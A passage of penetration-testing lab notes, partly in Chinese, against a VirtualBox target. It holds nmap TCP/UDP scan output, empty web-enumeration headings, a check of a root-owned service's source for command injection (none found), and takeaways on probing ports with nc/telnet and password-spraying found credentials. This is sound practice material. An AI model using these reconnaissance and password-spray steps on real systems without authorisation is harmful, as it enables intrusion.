SF:00\x20Bad\x20Request</title></head>\r\n<body>\r\n<center><h1>400\x20Bad
SF:\x20Request</h1></center>\r\n<hr><center>tengine</center>\r\n</body>\r\
SF:n</html>\r\n");
MAC Address: 08:00:27:4A:5E:F3 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

UDP:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sU $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 16:33 JST
Nmap scan report for cloud.dsz (192.168.1.157)
Host is up (0.00036s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
```

====================
Web Service Enumeration:

[Nikto]

[Wfuzz]

Files: / (Web Root)

Directories: / (Web Root)

===================
Other:

ps aux | grep root 找到了9455对应的服务二进制
/opt下面有个a.c

可以看到程序的内容和执行流程
popen里接的是静态字符串所以也没有什么可以做到command injection的点

==================
Take Away Concepts:

碰到不熟悉的端口 nc $IP $PORT 或者是telnet $IP $PORT 连上去敲个help 或者version看看
找到配置文件的信息别忘了password spray